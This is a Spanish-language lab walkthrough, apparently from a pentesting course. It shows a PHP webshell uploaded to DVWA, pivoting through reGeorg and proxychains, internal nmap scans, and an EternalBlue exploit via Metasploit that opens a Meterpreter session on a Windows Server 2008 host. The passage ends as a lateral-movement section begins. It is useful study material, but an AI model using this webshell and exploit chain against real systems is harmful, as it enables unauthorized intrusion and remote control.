
Si ponemos Nuestra local host:




Ahora que vemos que podemos lanzar comandos desde Kali atraves de dvwa, lo que queremos hacer es ver a que redes esta conectado el DVWA ¿ Que posibles targets nos ofrece?

Para ello creamos una webshell simple para meterla en un archivo .php y subirla a dvwa.

<?php system($_GET['cmd']); ?>




Lo subimos a dvwa:



En otra pestaña ponemos
http://10.0.1.5/hackable/uploads/webshel.php?cmd=ip%20a


METER:

?cmd=<COMANDO> El comando que usamos es ip a



Aquí encontramos la IP de la interfaz de red :

Haciendo un curl http://10.0.1.5/hackable/uploads/webshel.php?cmd=ip%20a



Vemos que DVWA esta en dos redes, 10.0.1.5/25 que es a través de la que hemos accedido y 10.0.2.4/24 ¿Cómo vemos que hay en 10.0.2.4/24?

Volvemos a reGeorge:


python2.7 reGeorgSocksProxy.py -u http://10.0.1.5/hackable/uploads/tunnel.nosocket.php

para crear el túnel

Despues hacemos : proxychains -f /home/kali/proxychains4.conf nmap -sn 10.0.2.4/24 Lo que hace es hacer un nmap -sn para localizar el Windows (o cualquier otra hipotética maquina que este en la interfaz 10.0.2.4/24)


Podemos ver que al lanzar nmap(que pasa por el dvwa atraves de proxy chains), hacia la interfaz de red, este, localiza la ip del Windows. 10.0.2.26

De esta manera




Ahora, nosotros no sabemos que es. Sabemos que es un Windows porque lo hemos puesto nosotros, pero según los resultados de arriba solo tenemos una ip en la que podría estar cualquier cosa.

Usamos proxychains -f /home/kali/proxychains4.conf nmap -sCV 10.0.2.26 y nos dice la versión, vemos que es un Microsoft 2008 lo que nos da una razón para usar eternal blue.




Metasploit:

Sabiendo que es un win 8 sabemos que es vulnerable a eternal blue. Lo buscamos: search eternal




```
msf6 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Use 0 porque queremos que use el modulo eternal blue, buscamos payloads que nos interesen show payloads




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                                         normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection
   4   payload/windows/x64/custom/bind_ipv6_tcp                       normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   5   payload/windows/x64/custom/bind_ipv6_tcp_uuid                  normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   6   payload/windows/x64/custom/bind_named_pipe                     normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
```

Vemos uno que nos interese:




```
   24  payload/windows/x64/meterpreter/bind_tcp                       normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
```

Set payload 24



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 24
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

set Proxies SOCKS5:127.0.0.1:8888 por que queremos que vaya atraves del proxy (DVWA)



```
msf6 > set Proxies SOCKS5:127.0.0.1:8888
Proxies ⇒ SOCKS5:127.0.0.1:8888
```

set ReverseAllowProxy true

```
msf6 > set ReverseAllowProxy true
ReverseAllowProxy ⇒ true
```

Establecemos el rhost y rhosts y explotamos

Set rhosts 10.0.2.26

La primera vez nos da un error.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.26
rhosts => 10.0.2.26
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.26
rhost => 10.0.2.26
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.2.26:445         - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.0.2.26:445         - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.26:445 - The target is not vulnerable.
[*] Started bind TCP handler against 10.0.2.26:4444
[*] Exploit completed, but no session was created.
```

Al volver a lanzarlo funciona estupendamente y nos abre un meterpreter.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.26:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.26:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.26:445 - The target is vulnerable.
[*] 10.0.2.26:445 - Connecting to target for exploitation.
[+] 10.0.2.26:445 - Connection established for exploitation.
[+] 10.0.2.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.26:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.26:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.26:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.26:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.26:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.26:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.26:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.26:445 - Starting non-paged pool grooming
[+] 10.0.2.26:445 - Sending SMBv2 buffers
[+] 10.0.2.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.26:445 - Sending final SMBv2 buffers.
[*] 10.0.2.26:445 - Sending last fragment of exploit packet!
[*] 10.0.2.26:445 - Receiving response from exploit packet
[+] 10.0.2.26:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.26:445 - Sending egg to corrupted connection.
[*] 10.0.2.26:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.0.2.26:4444
[-] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
[-] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.0.2.26:445 - Connecting to target for exploitation.
[+] 10.0.2.26:445 - Connection established for exploitation.
[+] 10.0.2.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.26:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.26:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.26:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.26:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.26:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.26:445 - Trying exploit with 17 Groom Allocations.
[*] 10.0.2.26:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.26:445 - Starting non-paged pool grooming
[+] 10.0.2.26:445 - Sending SMBv2 buffers
[+] 10.0.2.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.26:445 - Sending final SMBv2 buffers.
[*] 10.0.2.26:445 - Sending last fragment of exploit packet!
[*] 10.0.2.26:445 - Receiving response from exploit packet
[+] 10.0.2.26:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.26:445 - Sending egg to corrupted connection.
[*] 10.0.2.26:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.26
[*] Meterpreter session 1 opened (127.0.0.1:37567 -> 127.0.0.1:8888) at 2023-02-11 21:26:32 -0500
[+] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.26:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Le preguntamos donde estamos y nos da la ip de Windows:




MOVIMIENTO LATERAL:

Cuatro técnicas de movimiento lateral que le permitan acceder desde el Kali y Windows Server 2012 al sistema Windows Server 2008:

Vamos a poner todas las maquinas en la misma red:

